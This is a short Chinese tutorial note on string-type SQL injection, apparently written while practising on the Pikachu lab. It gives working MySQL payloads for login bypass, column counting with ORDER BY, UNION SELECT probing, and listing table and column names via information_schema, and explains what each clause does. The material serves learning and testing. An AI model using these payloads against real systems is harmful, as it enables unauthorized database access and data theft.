


字符型注入
字符型注入
字符型注入和数字型非常像,只不过就是把数字变成字符串--加引号
&usrname = -1' or '1'='1' -- (后面要接个空格)--> SELECT * FROM users WHERE username = '-1' or '1'='1' -- '
返回当前表的所有数据,然后就可根据数字型的方式,查有多少列?-->有效的返回是多少列?--> 看有多少表?--> 找到指定的表?
查多少列?
`-1' order by 2 --`
有效的返回是多少列?
-1' union select 1,2 --
看有多少表(有效返回是两列的情况)?
`-1' union ``select 1,group_concat(table_name)`` from information_schema.tables where table_schema=database() -- `
这里是要根据上一步的返回来具体操作:比如如果有效返回是3列的话:
a%' union select 1, 2, group_concat(table_name)from information_schema.tables where table_schema=database() --
找到指定的表的列?(假设查users表)
`-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' -- `
ps:
1、关于oder by :
只要数据库肯去执行排序动作(不管能不能查到),说明列数是对的。
Unknown column '3' in 'order clause'(数据库不肯执行,因为没有第三列)

虽然报错,但是数据库真的去查了
2、确定当前数据库?
-1' union select 1, database() --
3、代码解读(指定表的列数):
`-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' -- `
`group_concat(column_name)`: 把查到的列名打包显示。
`from information_schema.columns`: 从总列目录里查。
where table_name='users': 关键! 只查 users 这张表里的列。
from information_schema.tables (藏宝图)
`information_schema`:这是 MySQL 数据库自带的一个**系统库**,里面记录了所有的数据库名、表名、列名。
`.tables`:这是系统库里的一张表,专门记录**所有表的信息**
`where table_schema=database()` (精准定位)
`table_schema`:在总目录里,这个字段代表“数据库名”
`database()`:这是一个函数,返回**当前网站正在使用的数据库名**(比如 `pikachu`)。

 浙公网安备 33010602011771号